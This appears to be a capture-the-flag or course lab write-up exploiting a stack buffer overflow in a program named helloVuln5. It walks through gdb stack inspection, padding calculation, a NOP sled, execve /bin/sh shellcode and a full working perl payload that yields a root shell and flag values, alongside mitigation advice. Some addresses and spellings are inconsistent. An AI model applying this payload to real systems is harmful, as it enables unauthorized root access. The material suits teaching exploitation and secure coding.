Sam Assessment

Executive summary

To assess the buffer overflow vulnerabilities in the program `/home/sam/helloVuln5`, the `strcopy` function it uses needs to be examined. Due to this function, the program is susceptible to buffer overflow attacks, which can be exploited by changing the return address to an address that leads to a script for opening a shell code. Such an attack can give an attacker root privilege shell access. To construct the attack payload, one needs to create padding that fills up the stack to the return address, use the instructions provided by `shell.bin`, and add the malicious return address. The padding and the malicious return address can be determined using gdb.

Vulnerabilities Identified

The C function `strcpy` is vulnerable because it does not check the boundaries of the destination buffer into which it copies the source string. As a result, if the source string is larger than the destination buffer, `strcpy` will write beyond the bounds of the destination buffer, overwriting adjacent memory locations that may contain critical data or code, which can lead to buffer overflow vulnerabilities.

Environmental variables contain information that can be accessed and modified by running programs on a system. If an attacker can gain access to and modify environmental variables, they can potentially exploit vulnerabilities in the system. Environmental variables can also be used to set configuration options for a program or specify search paths for libraries. If an attacker can modify these variables, they can potentially gain access to sensitive information or take control of the system.

Recommendations

To mitigate the risk of buffer overflow vulnerabilities in C programs, it's essential to use safer functions such as `strncpy` and `strlcpy`, which take an additional argument that specifies the size of the destination buffer, thereby preventing buffer overflows. Additionally, secure coding practices such as input validation and sanitization can help reduce the risk of buffer overflow vulnerabilities in C programs.

To mitigate the risk of environmental variable-related vulnerabilities, it's important to ensure that programs on the system are using secure coding practices, such as validating and sanitizing input, and limiting access to sensitive information. Additionally, system administrators can restrict access to environmental variables and implement access control measures to prevent unauthorized modification.

Assumptions

The attacker can determine the location of the buffer and the return address within the stack. The attacker can analyze the helloVuln5 program using gdb.

Steps to Reproduce the Attack

The exploit requires a payload that contains, a padding size, script to open a shell, and a malicious return address to jump to where the script is located. As there is no perfect way to find the location of where the script is located, the exploit can use NOP instructions. The payload structure should look like:

```
$(perl -e ‘print “pad_value” x pad_size . “shell.bin” .
“return_address”’)
```

To get the size of the buffer, the program can be opened in gdb using the command `gdb helloVuln5`, then setting a break point at `vulnFunction`, and running the program with an identifiable input such as “AAAA”, which we know will fill a word of the stack to `0x41414141`, this sets up the program to read the stack. The program needs to be run until after the `strcopy` part of the program is done, this can be done using the command `step`, and repeatedly pressing the `enter` key. To examine 1000 words of the stack, the command `x/1000xw $esp`, can be used. Upon inspecting the stack, the start point of the buffer and the return address of `vulnFunction` can be located. Figure 1 shows the start of the buffer on the stack, and Figure 2 shows the end of the buffer on stack.

```
(gdb) x/1000xw $esp
0xffffd45c:     0x56556276      0x5655702e      0xffffd478      0x00000000
0xffffd46c:     0x00000000      0x00000000      0x00000000      0x41414141
0xffffd47c:     0x00000000      0x00000000      0x00000000      0x00000000
```

Figure 1: Start of the buffer on stack

```
0xffffdb0c:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffdb1c:     0x000006bf      0xf7fc04a0      0xf7ffcb80      0xffffdb48
0xffffdb2c:     0x565562b6      0xffffdd74      0x000003ef      0xf7fc0b50
```

Figure 2: End of buffer on stack

Using the pointer address of the start of the buffer and the return address, the size of the padding can be calculated, for this case

```
padding = return_address – buffer_start_address
padding = 0xffffdb2c - 0xffffd478
padding = 1716
```

The payload can be now modified to:

```
$(perl -e ‘print “\x90” x 1716 . “shell.bin” . “return_address”’)
```

As the return address of the shell script is not know the `pad_value` is set to `\x90`, which is a NOP instruction, this allows a NOP sled, which leads the program to execute a `null` instruction until it reaches `shell.bin` script instructions.

The `shell.bin` contains a script to open a shell, in terminal. The hex values of the file can be obtained by using the command, `xxd -g 1 -c 32 shell.bin`. Figure 3 shows the output of the command.

```
sam@cs647:~$ xxd -g 1 -c 32 shell.bin
00000000: 31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 89 c1 89 c2 b0 0b cd 80
          1.Ph//shh/bin.........
```

Figure 3: Breaking shell.bin to hex

The hex values are formatted by adding an `\x` in front, to coney that these values are in hex and writing the `shell.bin` of the payload format to add the `shell.bin` instructions into the buffer, modifying the payload as:

```
$(perl -e print "\x90"x1693 .
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\
x89\xc2\xb0\x0b\xcd\x80" . “return_address”’)
```

The `pad_size` is also modified to accommodate the shell script instruction into the buffer, the modified value is `previous pad_size – size of the shell script = 1716 – 23 = 1693`.

Finally, to get the return address which allows the program to jump back into a point in the buffer and sled to the shell script, run the partial payload in gdb, and pick an address that has the value `0x90909090` in it. The address 0xffffd6e0 was picked. This finishes the payload to:

```
$(perl -e print "\x90"x1693 .
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\
x89\xc2\xb0\x0b\xcd\x80" . "\xe0\xd6\xff\xff")
```

Running this payload on helloVuln5 program, gives the user an empty shell which can be used to obtain the samflag.txt

The stack frame diagram of the `vulnFunction`:

Table 1: Stack Frame table

Address	Contents
0xfffffffc	Top of Memory
…	…
0xffffdb2c	Return Address
0xffffdb28	Previous EBP
0xffffdb24	{Byte Align}
0xffffdb20	{Byte Align}
0xffffdb1c	Local variable
0xffffdb28	Buffer
0xffffdb24	Buffer
…	…
0x00000000	Bottom of Memory

```
0xffffdb0c:  0x00000000  0x00000000  0x00000000  0x00000000
0xffffdb1c:  0x000006bf  0xf7fc04a0  0xf7ffcb80  0xffffdb48
0xffffdb2c:  0x565562b6  0xffffdd74  0x000003ef  0xf7fc0b50
```

Figure 4: Stack frame diagram

Findings

Upon running the `helloVuln5` program with the payload, the exploit is successful and returns an empty shell with root privileges. As can be seen in Figure 5.



Figure 5: Successful Exploit

Samflag.txt:
`2c935c65ba9bcdb53a5214151ac33238e9ad93775e1cf5b1f7ffd16175238d36`
`34569e1fdfd37119f6f16f4c9aac862ae5c6703a03f7e3adcafeb8effd716a8a`

Whoami:
samflag